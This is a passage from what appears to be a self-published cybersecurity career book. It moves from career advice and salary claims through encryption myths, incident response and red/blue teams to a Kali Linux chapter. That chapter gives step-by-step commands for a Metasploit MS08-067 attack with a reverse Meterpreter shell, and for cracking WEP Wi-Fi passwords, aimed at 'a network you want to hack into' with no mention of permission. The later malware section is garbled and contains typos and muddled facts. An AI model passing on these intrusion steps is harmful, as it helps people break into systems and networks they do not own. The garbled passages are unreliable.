Well, some of them maybe, but over the years what I have realized is that once you become comfortable and have a good boss, even if you have been planning to move on the leader, your plans could easily fade away. There are many reasons for that, and the first I have to mention is laziness. Yes, IT people are lazy. Not everyone, but there are many lazy people, and once they get comfortable, you can't even fire them. There is an upside to it too. There are IT people who became good at what they do, even on a helpdesk level and fall in love with their job.

Overall, there are more professionals in IT, rather than lazy people, to be honest, the fact is that people change and sometimes huge plans could go down the drain for other reasons too, such as family. I don’t want to judge family people, because I don’t have kids, neither have a wife, in fact since I broke up with my ex, I keep on getting promoted. It’s a bit unfortunate because my mom always asks me when do I get married and when will she have grandsons or granddaughters, and all I can say is ‘’not sure, but

hopefully at some point’’.

Either way, my ex-boss has two kids and studies every day, and I am talking about hours of studies per day. HE IS A MACHINE! So those who blame family for that they can’t move on, and they don’t have time to study, and their family is more important, blah blah blah. sorry but I don’t buy it. Here is what I have learned over the last decade.

If you want to change your carrier, you can. If you want to make more money, you can. If you want to spend more time with your family, you can. Can you do all three at the same time? Yes, you can. All you have to do is focus. That’s right! Focus on what you want to achieve, then break it down how you are going to achieve it. I was 30 years old already when I began to study IT. Yes, 30. So all those people who say things like; they are too old for this, or it’s too late? Here is my reply to those: nonsense! It doesn’t matter what’s your age, if you are older, all it means for employers that you are mature, not a kid. If you are just a kid, it’s ok, I don’t against it, but when I was 30, I heard all sort of things like: you are too old for this, you are a restaurant manager, why you want to become a junior IT guy, and why you want to make less money, blah blah blah.

Let me tell you: those who used to tell me all this crap, those people used to be my so-called friends. Well, they are not my friends anymore. One of them I met last year and told him how much I make, (yes, I wanted to show up a little too) he didn’t believe me. Can you believe that? He asked me to show him my pay slip in the middle of the road.

I just happened to have multiple emails on my phone, which included all my previous pay slips, so I showed him. He looked at the amounts I make, and just kept on going that I don’t have a degree, and I am Hungarian, how is it possible, is my boss Hungarian too? …and all these stupid accusations.

So, I said I am the only Hungarian working in this company. And it is true that I don’t have a degree, yes, but I have multiple Cisco, Checkpoint, and Security Certifications, which I have studied recently, and I am continuously getting recertified. So, I do keep up with the current, instead of walking around telling people I have a degree since 20 years ago.

You might don’t remember, but 20 years ago, we didn’t even have Wi-Fi yet, so maybe I know something that he doesn’t, right? Also, I said to him;

‘’I am capable!’’

Capable of getting what I want. And this is because when I finish work, I go home and carry on learning, watching video courses, and reading books, and of course listening to audio books. (my favorites btw) At the same time, others go home to play with Xbox or PlayStation, or just watching cat videos on YouTube, right?

Sure, it’s better than drinking in a pub since lunch break. I know those types of people too, they also in the same position for years already. I wanted to share this with you because you might set a level of expectations to yourself which is achievable. But, if you share your plans with someone, perhaps with your best friend, it might cause conflicts, which might go as far as they won’t even believe you. Sometimes, it’s better to keep things to yourself, and yourself only. How much money is in Cybersecurity?

There are all kinds really. How much can you make in Cybersecurity? As much as you want. All you have to do is set your expectations, and study hard. If you are persistent, you can easily look at six figures within 5-8 years down the line.

Chapter 10 Data Manipulation Concerns

Not every attack is about theft or destroying the present material. The other element of cyberattack is the manipulation of the data that is there so that the machines would be under the control of the attackers without the knowledge of the user for a period of time. It is evident when a cybercriminal releases passwords and user identities on the web, but it is less evident if the data that belongs to a business has been modified.

Considering no evident damage is caused by these attacks, they are much harder for the user to detect; that is if they even manage to notice at all. Though even the smallest alterations can have a serious consequence on the way, the business operates.

According to James Clapper, the Director of US National Intelligence, the decisions made by senior government officials—whether in the military or civilian sector—would be severely affected in the event they would not be able to fully trust the information that they are getting.

Espionage

Backdoors are a specific worry, as they are difficult to identify and they give a ton of access to a framework or a complete network. A compromised framework may give cybercriminals or a country the capacity to keep and monitor information and change the capability to filter the data, or even change the information which is there. For whatever length of time that the framework has been endangered, the manipulation will keep on being there. For instance, in 2015, Juniper Networks had an announcement that it had found backdoor passages into its frameworks for the firewall network code that was purchased with the product toolkit. These are similar items utilized in securing corporate and government frameworks everywhere. The indirect

accesses had been undiscovered for around three years—which implies there is no telling how much information was contaminated, controlled, or retrieved from the customer base in the interests of the hackers.

One of the indirect accesses gave remote control of the firewall to an outside user. Another backdoor considered was a surveillance of the activity going through the networks. That means the hackers eavesdropped on everything. The advanced idea of the hack for this situation infers that a country was to blame. There are situations when countries send agents to penetrate the cyber networks of enterprises in rival states, and place secondary passages through which they can screen movement, client conduct, or even influence the basic decision-making processes. This is particularly significant for military industrial manufacturers and contractors.

Cloud Concerns

Source:
HTTPS://WWW.SECURITYTECHHAWAII.COM/CYBERSECURITY

As in the case of any effective innovation, the more popular it becomes, the more attractive it becomes as a target. Cloud has turned out to be entrenched as a service offering and an idea, as a few organizations do not depend on cloud administrations for their task. For one, security can be made less demanding for the enterprises that are outsourcing the data to rely on the benefits of the cloud where the security is done by the vendor. Even so, it additionally brings together the cloud benefits as the most reasonable offer.

There is a subtle issue though, which is sovereignty. The security of cloud information isn't just identified with the encryption yet. In addition, the trend of access to information is done abroad. The web probably does have specific considerations on this, yet the information—which in traditional world

settings, can be bound by the laws of a foreign power. Indeed, even when relying on the laws of another nation, there is no assurance that they are not going to change the information which had been secured beforehand. It may be subpoenaed and examined by different government divisions, or shared by outsiders without assent. In a unique case in Russia, this year, ISPs were required to store both the content and the metadata of correspondences and give the encryption keys for any information which is encoded. Any cloud information going through an ISP might be decipherable by the Russian government and intelligence services. This had the effect of mainstream VPNs having to close their Russian hubs. In one of the cases, the servers were acquired from the VPN supplier under the regulation. The cloud is required to develop by 18 percent through to the following decade, and worries around its sanctity are presumably going to increase altogether.

Tackling Cloud Cybersecurity Problems

The first thing to do would be to give an end to end encryption. This encryption can only be successful if it is latency-free and this makes sure that performance is not negatively affected in the process. The company would also have to get full ownership of the keys to implement the encryption effectively. Even though some firms will have a positive perspective of a service provider managing security keys, because it reduces the stress of managing the problem, there are disadvantages. A third-party provider would be required to hand over data to the government, and so they would lose control of the security of the document. The question to ask is whether there is a halfway alternative which allows for one to avoid the loss of controls.

An alternative would be to allow the owner of the encryption keys the ability for decrypting the keys used on the public service. Using this model, they may then own the keys and the hardware. The other alternative would be to keep the hardware on site. That means that the metadata and the data are on

site and gives peace of mind to companies where security is a big priority.

The route, as picked by any company, is deliberated by the approach which would best suit the business. Though some corporations could prefer owning the keys because of their size and flexibility, being offered as the business changes, there are those who would be content if they hand over control to a third party. The strategy then would be decided through the degree of control required, and the capacity for adapting to the situation. The other aspect is having 100 data residency control, and this is a need that all companies have. As there is an increasing layer of regulations in place at the regional and national level, data residency is becoming more significant. The problem is especially prominent in Europe, considering the member states of the European Union. Many international firms have an objective to standardize to a single solution for data residency. For companies that have multiple offices in different regions, conforming to the international regulations is a must. That being said, an American company that has different offices in Europe is going to have to abide by the UK regulations and the ones of the European Union. In America, the interstate laws could also be applied. In Europe, some nations had to keep the data according to the jurisdiction where it was created.

To complicate issues, different types of data have different needs, and this determines where the data may be hosted and the approach that would have to be taken. An enterprise could require two solutions or just one which would allow it to comply with all forms of data. As regulations change is inevitable and regular, enterprises have to own the data storage or have control over residency. Having the flexibility when it comes to adapting to the changing regulation would only benefit the corporations. Regulation change needs to be considered carefully and included in strategic planning by the enterprise, thus allowing themselves some latitude as the circumstances

continue to change.

The other aspect is placing advanced authentication when it comes to internal collaborators. To minimize the risks of passwords being hacked, it could be advisable to use two-factor authentications. The users can risk leaving themselves open to breaches and hacking by the reuse of the same passwords, or only altering them to have small variations. To avoid this vulnerability, it would be advised to consider two-step protocols, or multi-factor passwords so that it is not as easy to get into systems.

An example, in this case, is the way Google uses two-step verification, where the password has to be backed by a code sent to the user's mobile device or another registered email, to verify it is them accessing the system.

The fourth aspect would be authenticating the external collaborators. Some risks are there with this particular score of authentication. Sharing data with the external suppliers, clients, and partners are essential in business after all. As such, IT has to play a role in the control of what is being shared, how long the data is being shared for and has to supervise the control sharing permissions that can be stopped when required.

Now there are different examples of how sharing data and accessing the files may lead to security risks. For example, the participants in a webinar are being allowed continued access to a shared company folder for over five years. During this time, the ownership of the firm may have changed, although access to shared information would still be the same.

The reason for this factor is of larger importance, and this is the risk of the intellectual property being lost to a third party. When working with a third party, sharing data happens all the time. The safeguards have to be there, so all of the parties are aware of who has rights to access particular information, and what the terms and conditions are for this access. IT is there to give the

relevant tools for enabling the individuals to manage permissions. The role of the security team is to be aware of all the data which was being shared at any point.

When collaboration happens between the internal enterprise users, one can be safe in the knowledge that risks are sometimes contained, as the data rests within a corporate boundary. On the other hand, IT has to meet the demands of the contributors to the outsourced projects and work with contractors and others. The significant challenge for IT would be how to ensure there are confidentiality and integrity of data that is outside of its control. To achieve this, the companies would have to institute very strong policies for the contributors for authentication and have a good view of the permissions granted.

The final element would be the risk concerning giving user-friendly sharing services which are there with the risks to the company's confidential and sensitive data. An increase in collaboration and the behavioral change in employees may have a big impact on the business. There has to be an attractive advantage of utilizing business controlled secure file-sharing, such that the users will be able to switch from the methods of file sharing they use at the moment. The enterprise users have the ability for using convenient file sharing services like DropBox or even Google Drive.

These are tools that can allow the users to access the files at any time on any device, at any appointed location, and make alterations in real time. The issue for companies would be the implementation of enterprise file synchronization tools and policies before the users begin the use of unauthorized solutions. That is only a part of the answer. Companies have to come to terms that just dealing with the file data challenge is going to bring problems during the long term. What is needed would be a solution that creates fully secure workplace collaboration. For example, it is especially important to make sure that the

user’s experience of the service is as good as Google Drive. If it is not, then the users would not want to switch over. The users have the expectation level of file-sharing services which have to be matched to enterprises so that users would be able to migrate to more secure platforms.

In the creation of a file sharing strategy along the virtual desktop approach, it would be inevitable that this user experience is as better as compared to the laptop experience, for there to be a success. In the case of file sharing, the strategy has to deliver what the users consider as the accepted setting. A way of ensuring this to happen would be to enable more of the capabilities. That would entail having file-sharing abilities that give data backup and protection. It also enables remote office. That will allow for twin objectives to be there, thus creating a secure environment for the enterprise and maintaining a high standard for the user experience. These approaches are some of the significant components when it comes to achieving total security in the cloud. They allow for the IT sector to do its job and make sure that there is stable business continuity for the enterprise.

Debunking Myths About Data Encryption

You do not need to be a cryptographic nerd to understand the concept of encryption or why it is important. It is simple, really; it is hiding your information behind code so that it is useless to anyone who accesses it without the right decryption codes. Over the years, there have been misconceptions that exist about encryption. Most of these are founded on lies or half-truths. The following is a brief assessment of these myths and logical reasons why they are not true.

Encryption Is the Preserve of Big Organizations

One of the biggest misconceptions is this one. Perhaps the origin might be traced back to the fact that, whenever encryption is discussed, the discussions

center around big organizations. It is fairly easy to understand why people might think about this.

Encryption is not just for big organizations; anyone who shares information across the internet needs encryption. Today, it is not just the big organizations that are targeted by hackers, but also individuals. No one is safe. As long as you are online, know that someone is always watching.

Did you know that more than 40 percent of cyber-attacks target small businesses and individuals? The reason for this is because they are notorious for having weak security systems. Therefore, the cybercriminals can easily find whatever they need from them. Without encryption, someone can hack into your devices and use them as a means of getting into another system. Your devices can be hacked on your unsecured home network, and when you connect your devices to the home network, the hacker migrates to the work network, which was their intention all along.

To prevent your data from falling into the wrong hands, try to make sure you encrypt your data. There are several ways to go about it. You can find simpler solutions for your home devices and appliances. Remember that whether you are running a small business or simply have a personal network at home, encrypting your data is important.

Bogs Down the Network

The issue of encryption and resource consumption is a fair one. Most of the time, you will suffer some sluggish performance on the network when encrypting or decrypting some data. However, you should refrain from using this as an excuse not to encrypt and protect your data. The benefits of encrypting your information outweigh the challenges involved in a slow network performance for the brief duration of time when you are encrypting or decrypting data.

Nowadays, this argument barely holds. We have devices that are built to perform at very high speeds. These devices can handle encryptions without much interference to the network. You might never even notice the network lagging. This is because processors have improved dramatically over the years. You can do so much with very little power in modern times.

Most of the processors we use for computers today are built using AES NI technology. AES NI technology empowers the machines with superior speeds, allowing you to decrypt and encrypt data without a hitch. This technology is reported to enable encryption at three times the usual rate, while it also speeds up the speed of decryption up to ten times.

Implementation Challenges

Implementing encryption is not as difficult as some people imagine it to be. In fact, the most basic form of encryption, SSL certificates, which allow you to browse the internet, actually operate without your knowledge. SSL certificates ensure that the data you access online is protected as you exchange data packets between the browser and your device.

A lot of people still have the notion that you need an expert to install an SSL certificate in your server. This is one of the biggest fallacies as far as encryption is concerned. SSL providers have very simple instructions that you can follow to encrypt your server in a few clicks.

Encryption Is Very Expensive

The issue of affordability is another one that comes down to relative measure. What is expensive for one person might be a drop in the ocean for another. In terms of encryption, a lot of businesses make the wrong assumption that encryption is not affordable, yet you can always enjoy amazing discount offers from different encryption services.

Each encryption program is designed with specific target audiences in mind. Indeed, some of them might be out of reach for you, but not all of them are. You should do some research to find one that meets your needs. This also allows you to test different experiences, and perhaps as you appreciate the services you receive, you might soon see the need to pay more to access the best encryption services in the future.

Encryption Bulletproofs Your System

While encryption will make it nearly impossible for someone to interpret your information, it does not mean you are entirely safe. Theoretically, cracking cryptographic keys might be difficult, but it's certainly not impossible. There are labs around the world that have dedicated their time and resources to find a way around encryption protocols.

Security breaches still happen, even with some of the best encryption procedures in place. One of the reasons behind this is not that hackers managed to decrypt information, but there is poor handling of encryption keys. Some people store their encryption keys in the same systems that they encrypt. You must exercise due diligence when dealing with encryption keys and protocols so that everything you work on is protected.

Encryption Is for Compliant Organizations

It is amazing the lengths to which people will go to avoid encrypting their data, yet it is their resources that are on the line. Of course, any entity that operates in a regulated market must follow the set guidelines, or they will lose their license to operate. Data security is serious, and authorities are taking a firm stand on it. Companies must exercise due diligence to protect their customers.

Whether you are obligated to encrypt your data or not, it is a logical concept to encrypt sensitive data, as it may fall into the wrong hands, resulting in you

fighting legal battles that might run your company into the ground.

The SSL Encryption Myth

SSL is an encryption method that protects your data when browsing online. Given that it almost always just works without any input from your end, many people assume that it encrypts all the data. This is not true. SSL only encrypts data that is being transferred. It does not protect static data. You should take the initiative and encrypt all the data you have access to, especially since it is written on the disk.

Encrypted Data Cannot Be Stolen

The best security products in the market will try to offer the top protection to the best of their knowledge. However, a lot of factors come into play that might couldn’t make it difficult for these programs to protect your data accordingly.

The safest companies and individuals are those who believe that their data is never safe, and as a result, they keep looking for ways of protecting their data. If you believe your data is protected by virtue of the fact that you encrypted it, you become a sitting duck and might only realize your mistake once your data is wiped clean or the FBI is at your doorstep, accusing you of a crime you have no idea about.

Assembling a Task Force

No matter what is happening or what is at stake, one thing is certain - you have been hacked. Your nakedness is exposed for the whole world to see. The last thing you want to do is go into panic mode. To manage the situation, you must think clearly and swiftly. Resist the urge to shift blame or point fingers. At that point, the entire company is under attack, so no one really cares about the department responsible for the vulnerability exploits. Your

company’s brand is probably trending on social media by that time with news networks carrying breaking news stories about your company.

Hacks happen, but it is not the end of the world. You must have a plan in place to enable your team to focus on what lies ahead. The pressure will be intense, but everyone must follow the set protocol. Depending on the size of your organization and the resources at your disposal, you might need a crisis management team.

Call an emergency meeting and inform all the employees of the current status. Remind them that during this turbulent time, they must stay calm, and if possible, avoid social media. They should not respond to or discuss anything about the hack with anyone. All matters concerning the hack will be responded to by someone specifically appointed by the company to deal with this particular issue.

Hold discussions with the relevant department heads, and try to understand the situation as soon as possible. Also, identify technical flaws in your system that might be responsible for the hack, and ensure you have someone ready to deal with the media and handle customer communication and relations appropriately.

Remember that your customers are trying to understand what is happening just as much as you are trying to understand the situation. If you do not address their concerns in a timely manner, the situation might spiral out of control very fast. There is always the risk that you might be looking at litigation in light of the hack, so be certain to have a legal team ready to start investigating and looking at the possible solutions. This is not the time to be caught unawares.

One of the mistakes that most companies have made in the past is to stay quiet about hacks, only revealing the truth after they are pressured into action

by authoritative parties. If you do this, your customers will feel cheated, and you'll then have a bigger issue to deal with. In case your business is not so elaborate to have all these protocols in place, get in touch with a relevant third party as soon as you realize you are compromised, and have them guide you on how to proceed.

Containing the Situation

The taskforce that responds to a hacking incident might serve different roles depending on the nature of the attack. While you handle the PR nightmare that follows, you should have people working behind the scenes to contain the damage. One of the first things they must do after identifying the problem is think of a solution to patch it. Patches will offer a temporary fix to your technological challenges or eliminate the virus that might have crippled your systems.

A good example of this is the Heartbleed bug from 2014 **(Gujrathi, 2014; Sanchez, 2014)**. At least 17 percent of servers on the internet were affected. As soon as the bug was detected, a security patch was available almost instantaneously. Those who were quick to respond arrested the problem before it got out of hand. Some network administrators, however, were too slow to respond, and as a result, their servers were left exposed longer than they should have been.

You will almost always need to reset your passwords in the aftermath of a security breach. You might not be aware of how much data was compromised or the nature of data that was compromised, so to be safe, it makes sense to encourage everyone to change their passwords.

Pull devices off the internet and institute a quarantine for any devices that were exposed or might have been exposed. If the hack was an inside job or assisted by someone with insider access, block their accounts, revoke their

access, and have your security team investigate their devices to understand their role in the hack and how deep it runs. Take all necessary steps to make sure that the attack does not compromise the integrity of your organization or any investigations into the matter.

Chapter 11 Cybersecurity Career Potentials

In this chapter, I want to talk about the potential you have in this business. I want to further grow your confidence. First of all, you've picked the right field to be in, and I want to show you the possibilities that exist within cybersecurity today. Now today in cybersecurity, organizations are spending billions of dollars on cybersecurity, and it's expected to grow to 1 trillion by the year 2021. Job openings cannot be filled fast enough to meet the demand for cybersecurity, and data breaches increased as much as 40 percent in 2018. Now, this is from a report by cyber scout and the Identity Theft Resource Center.

They showed that data breaches increased by 40 percent in the year of 2018. It's only expected to grow this year in 2019 and beyond. So right now, there is no end, insight for data breaches and attacks. They are just getting more complicated as they go on. Now, in terms of the job market within cybersecurity, in the first quarter of 2018, there were three hundred and twenty thousand people employed as cybersecurity professionals. There were over 470,000 job openings, and the supply of cybersecurity professionals is very very low. As you see, there are a lot of folks working, but there is a lot more demand to grow this skill set.

There are not enough people to fill these roles, so if you do the math, there are over 1 million jobs now in cybersecurity. One million jobs and the supply is low. I go so far as to call it low because it is tough to fill these positions. However, you can fill one of these positions. In terms of growth in cybersecurity it is projected to grow one trillion dollars in spending by 2021. Four hundred seventy thousand jobs open and that is expected to increase sharply in 2019 and beyond. We do not have the employment reports or the

job reports at this point, but by the end of 2019, we will know that. You will see a sharp increase in demand for cybersecurity professionals.

To safeguard that you have the best chance for success, I want to focus on three specific areas. One is security management, two is offensive cybersecurity, and three is defensive cybersecurity. So, let's dive into each of these so that you understand what goes on inside each of these focus areas. First, we'll start with management. Management is the day-to-day security operations and security programs. This is where you're managing security personnel, you're managing security operations, and even security programs, so you're doing things like planning strategy policies and procedures. Scheduling, tasking all kinds of different things that happen at the management level. You're also responsible for managing security teams in the offensive side, you're assessing for threats and vulnerabilities through simulated attacks.

So, you're trying to attack and compromise information systems. Things like ethical hacking, penetration testing, performing third-party vulnerability assessments, and providing feedback to those clients and customers.

These are the things that you do on the offensive side. Now on the offensive side, you typically do not provide any corrective configuration or action. Your job is to assess threats and vulnerabilities and report those when you get to the defensive side. This is where the core of most security roles exists. You're defending the information system from potential attacks, so your planning and designing, defensive mechanisms. You're configuring components you're operating and maintaining the system you're testing and assessing from a defensive perspective, monitoring, responding to incidents, all kinds of things happen at the defensive level. Okay, so these are the three focus areas where you're going to have the best for success probably. Within

these roles, there are specialty roles that exist as well. Here's just a quick overview of the different types of specialties that exist in cybersecurity. There's Network security; there's forensics, there's cryptography, there's risk management, there's compliance, there are cloud and virtualization security, there are tons of things that you can do in cybersecurity. Within these specialties, there are so many different jobs as well. There are jobs like cybersecurity engineer, information system security officer, incident handler, security auditor, security assessor. There are all kinds of different opportunities which leads to the most confusion in trying to break into this business. This is because you hardly know where to start. There are so many different roles and so many different jobs, and you're probably like: where do I start right? So you see there's a bunch of job titles. However, there are a few specific roles that seem to pay pretty good in this industry.

The four roles that I find that pay the most are; cybersecurity analyst, IT security consultant, cybersecurity engineer, and obviously, if you want to go to the management level and be a chief information security officer. You can see the kind of money that you stand to make working in that field. From an average pay perspective, security analysts make about seventy thousand pounds a year. Security consultants make about eighty-five thousand pounds a year. Cybersecurity engineers make about ninety thousand pounds a year, and the chief information security officers make about a hundred and seventy-five thousand pounds a year. Okay, so this is according to payscale.com, and it's also United Kingdom averages only.

So, I can't say for the rest of the world, but I can speak for the United Kingdom and say that if you're working as a security professional, you stand to get paid pretty good money. Now why you want in right now, why do you want to get into cyber security right now?

Well, one, the demand is incredibly high, and the supply is incredibly low, right? The salaries are unbelievable. I mean £175,000 for a CISO role that's crazy money, right?

There are multiple opportunities in this business, multiple jobs. I just revealed all the different job opportunities, all the different roles you can fill. All the things that you can do in this business, so no matter what your skill set is, there is an opportunity for you in cybersecurity. This industry is only going to grow, and it's going to grow sharply as more attacks come along. There's going to be more growth, and by the time it grows, so we talked about the year 2021 being, where there are a trillion dollars will be spent. In 2021 you will be an experienced professional in the field. You will be that person. That's why you want in right now.

Chapter 12 How Reverse Engineering Works

When it comes to reverse engineering, it is a great concept to understand. First of all, we need to understand what it is you're trying to accomplish when you thinking about reverse engineering. It should be a step by step plan. In a nutshell, you're trying to discover how the attack is completed, who is responsible for the attack, as well as where did it originate, and now that we know that we've been attacked, what was affected, and we can do that through numerous tasks or methods. We can decompose code by using debuggers or decompiles, but one of the best ways is using sandbox.

When we talk about sandbox, that's just an environment designed to run untrusted or exploitable code in a way that prevents the code from damaging the rest of the system, and we wouldn't limit ourselves just to apps themselves, but we'd also include looking at the code in a legitimate software. To perform reverse engineering on a malware, it does require you to do things like disconnect the host that's infected, so it's physically isolated from the network, and this particular device or this particular host could only be used to analyze malware. Virtualization has benefited us plenty, by the way you can also do that in a VM, but you have to be cautious because you've got to keep up the host itself that's hosting the VMs. There are multiple vulnerabilities for hypervisors that can be exploited by the malware. When it comes to hardware, there's a couple of things that we can do. Most of the time we have to depend on certain products or websites that are not configured correctly, and companies can only gain a limited amount of knowledge or assurance around the security of that particular product. Essentially, we have to take the publisher's statement that the things that they are doing or the software they're providing is secure, and this typically gets published OEM documentation (Original Equipment Manufacturer) or product white papers.

You could review those because I guarantee if an attacker discovers that you're running this particular software, he's going to be looking at it to see if there are any vulnerabilities associated to it.

For companies that process high-value data assets, such as military where this is probably comes from, they have to be able to verify each stage of the supply chain for the manufacturing of the machines they're bringing in. The Department of Defense set up the Trusted Foundry program that goes through, and it credits suppliers, that forces suppliers to prove themselves capable of operating a secure supply chain. This way the organization can be assured that all the electronics running their software and data processing doesn't contain any back doors or remote monitoring or even control mechanisms. Some organizations will have the full capability to control their supply chains.

They're able to establish a trusted computing environment in which they know that the operation of each element from the operating system, to drivers, firmware, hardware, chips, or the application is consistent and tamper resistant. I have few thoughts on this, concerning few government, but better not mentioning it, because it is highly likely that they're monitoring all publications related to cybersecurity. Either way, one of the best-established means of testing your environment and looking for weaknesses is to “wargame” it. For that, I am going to have some teams. Different teams have different responsibilities, and you might see how the color coding comes into play here. First, there's what they refer to as a red team, we also have a blue team, and of course, we have the white team. Some people might call it a purple team, which is a combination of a red and blue team, but for certification purposes, I am going to focus on these three. When it comes to the red team, they have certain responsibilities. First, they are the force that is attacking you. The upshot is that hopefully they are going to be white hats

that are acting as black hats. Basically, they're decent guys pretending to be bad guys. Their responsibilities include the ability to simulate real-world attacks using real tools, or real-world methods. Typically, they could approach the attack as a black-box test, basically they have no understanding of the network, just like most attackers will have, and they're going to be very aggressive, in fact, they'll attempt to gain access by any means necessary, and because they're so aggressive, we often describe them as a tiger team. The red team could also consist of third-party companies, or a consultant, contracted to perform this role.

The other type of team that we have is going to be our blue team. Members of this team are in charge of responding to any security breach or anything suspicious that may be taking place. They're going to have processes and procedures that they will follow to ensure that they protect the organization. They'll be using the latest and greatest tools to help protecting the infrastructure. The one disadvantage that they have, but this would be the case in the real world, is that they have no knowledge of when the red team is attacking, or from where they're attacking, and therefore, they have to be able to respond to any attack 24 hours a day, 7 days a week, 365 days a year. Basically, these are the good guys. We also have the white team, and they're pure as the Virgin Mary. The white teams are like the military guys that control the exercise, or control the environment. They are going to specify the who, the what, the where, and the when, and they also ensure that everybody understands the rules of engagement, which would include scope, time, and everything else we've talked about so far. You may hear of other colors of teams such as green team, which are training individuals, or asset owners.

You might even argue the aspect that maybe we could be looking at a purple team, which is a symbolic relationship between the red and the blue, because

when it comes down to it, I am on the same team trying to protect our environment, and it actually is a way of improving the security of the organization.

Chapter 13 Step-By-Step Guide To Running And Using Kali Linux

Once you have

Kali Linux downloaded and you are near a network you want to hack into, you can start the hacking process. Below are a few step-by-step guides on how to do it.

Basic Hack for Older Windows Systems

We're going to start with a very basic hack that works on many older operating systems. It might not be the most practical one, but it's a good starting hack for beginners. With this hack, you can get a good sense of what is involved and work up from there.

1. Start up Kali Linux and open a new terminal up.
2. Then start up Metasploit. This is a program that is already included on Kali Linux. It will perform an attack on the network. You can start it up by typing in "msfconsole" as a command. This may take a few minutes, so be patient.
3. Once Metasploit starts up, you can type in some commands that will progress the hack. Here they are in order:

"use windows/smb/ms08_067_netapi"

"set PAYLOAD windows/meterpreter/reverse_tcp"

"set LHOST (your IP address)" [You might not know what your IP address is. You can find out by just opening up a new terminal and typing in the command "iconfig". You'll see your IP address in the output.]

"set LPORT 4444"

“set RHOST (the IP of the target network)”

“set RPORT 445”

“exploit”

One you do all that, you should connect. If you aren’t sure what to do or what commands are available to you, just type in “help” and a list of commands will be displayed.

1. Now you are in. You’ve successfully hacked the computer, and you can check for network weaknesses or whatever else you need to.

There is good a chance that this exploit won’t work. If the target network has blocked port 445, then you will need to use a different tactic. Also, some newer versions of Windows will automatically block this exploit. That’s okay, because we have some more methods of hacking for you to use.

General WEP Hack

This next hack is going to be more useful for current operating systems and networks. Here we go:

1. Determine the name of the wireless adapter. It is possible that the target computer will have multiple networks. If that is the case, then you will have to know of the name of the one you want to scan. You are looking for one that says “wlan”. If it says “eth” for Ethernet or “lo” for loopback, then it won’t be the one we are looking for. To see all the adapters the computer has, type in “ifconfig” using a terminal. Just take note of the wlan adapters.

2. Turn on monitor mode. You can do that by using the “airmon-ng start wlan0” command. The “0” in this command stands for the network you want to hack into. Just set the number of the network of your choice in place of that “0”. Typing in this command will create a virtual console which is known as a monitor. It may be called “mon” on your display.

If you are using the latest version of Kali Linux, you may see a different name for the monitor than just “mon”. It could be “mon0” or “wlan0mon”. Also, the airmon-ng command may not work properly for you. If that happens, try using airmon-ng check kill. This command looks like this: “airmon-ng <check|check kill>”.

3. You can begin capturing packets. This simply means you are intercepting pieces of data that are moving across the network connection. You can use the “airodump-ng” command to begin the capturing process. This will take data from the packets that are moving through the air. When you do that, you will see the name of the target network.

4. From there, you can store the packets you capture in a file. Do this by using the “airodump” command. The full command you will use will look like this: “airodump-ng mon0 (plus the name of the file you want to capture)”. In this example, the “0” in “mon0” is the name of the network. So the number you use may vary from the example given.

You can find the packets you captured in files that look like this: “(name of the file).cap”. You can’t do this right away though. You have to wait until there is enough data available.

1. The Wi-Fi is cracked. At this point, you can just type in the command “aircrack-ng” in order to determine the password. Remember, this takes a few seconds, so don’t expect instant results every time. This command needs to be performed in a new terminal.
2. The program may ask you which Wi-Fi you want to hack into, but only if there is more than one to choose from. You should get in pretty fast, if the password is weak. For very strong passwords, you will need more packets. The program is going to try again for itself

once you have 15,000 packets, and if it is unsuccessful, it will keep trying at each new 5,000 packet milestone.

3. Malware

Malware is a collection of all types of viruses. Virus is the toxic programs created by humans. The virus does not automatically generate the system. Even if it is not an Internet connection, it will continue to do its job. Hardware will be included in the attacks.

Malware is divided into eight categories depending on its nature. *Worms*

Virus

Trojan

Adware

Spyware

Spam

Bots

Ransom ware

Worms

Worm is a malware computer program, which multiplies itself several times. Once this is entered into the computer, it will spread through email and Pen drive.

Typically, computers are linked together in schools, colleges, and institutions. Thus, if a computer has Worms, it can spread to other computers too.

If the Worms are on your computer the speed of your computer will slow

down. And increase the cost of your Internet service.

If you have these worms, you open a file on the system that will open up to ten files. And if you copy any files from the system to a pentrum it will be copied into twenty files. Thus, when you open up to ten files, the computer gets more work. This means your computer may not work properly.

virus

The virus itself does not only multiply itself but also affects the information on the system.

Virus can be written in any computer language. This virus is based on any program.

Copying a folder in our computer to another folder called ".exe" When we double click the virus will start functioning.

It affects bots, songs, and videos and executes files. The virus is spread through the Internet, Pen drive

. Trogan

Trojan is very similar to Worms and Virus.

The main job is to protect our computers with software like Antivirus and Firewall. This Trojan is designed in any other way than the antivirus and firewall in a way that is less secure and will inject other viruses.

This will open your computer's secret door for hackers. Thus, your personal and important information is stolen without your permission.

Adware

It spreads through advertising. This adware virus does not cause much damage to your computer. But this will make advertising on our phones and computers.

This Malware is often accompanied by free software and downloadable download from unwanted web sites.

It is designed to advertise the software by developer. But hackers use to make money.

Spyware

You may know the name of the name. This keeps track of our system without knowing it.

This software also spreads through the free software that you download. Crack software comes with Install. This will send your personal information and browsing information to remote user.

In addition, you will be browsing in Spyware to install Unwanted software on your computer without you knowing when you are browsing.

Spam

Spam is unnecessary mails in the email to harass you.

This is a method used for commercial advertising. But sometimes hackers use this to send spamming viruses. The virus will open on your computer when you open that mail.

Bots

Bots can be called Advance of Worms Type Viruses. It will be designed to access the Internet without the intervention of man. It can be used for good things and bad things.

In these categories hackers create bots and give their server a reputation. It will work at the center.

Bots are useful for hackers to steal passport, network traffic, analyze, service attach and open door.

Ransomware

Ransom ware is a kind of malware. This makes it impossible to use the information on your computer. It also changes the line of data.

By sending hackers a message on your computer's screen, we will send you a so-called bailout if your computer is open to that information.

For example, the recent “Vannakrai” threatened everybody.

Instructions on protecting your computer from malware

Do not open e-mails from an unknown address. Because Virus, Ransomware, etc., are spread through e-mail.

The Attachment files in e-mails should be opened carefully after scan.

The system should keep working on Operating System and Antivirus from time to time.

You should scan your computer with anti-virus at least once a week.

Pen drive, Hard disk, etc. When you connect to the system first scan and then open.

Your password must be changed at least once every 6 months.

If your computer is in the Ransomware attack, immediately disconnect the Internet.

It is very good to keep the data in the system often. Packing your computer is infected with the data, but you can use the data packaged.

4. How Is Hacked by Key logger?

The key logger method is very dangerous. So all your passwords can be stolen.

Each key that we type on this key logger system sends the score to the hacker. You cannot even see if the key logger software is on the computer.

Let's go to All Program to find out what software we have in our computer in general. But this key logger does not exist in all program software. This

software has been hidden.

Key logger can be split into two types.

Software Key logger Hardware Key logger

Software Keylogger

In this way, the key logger software is installed through other malware via the Internet and is also available on browsing centers.

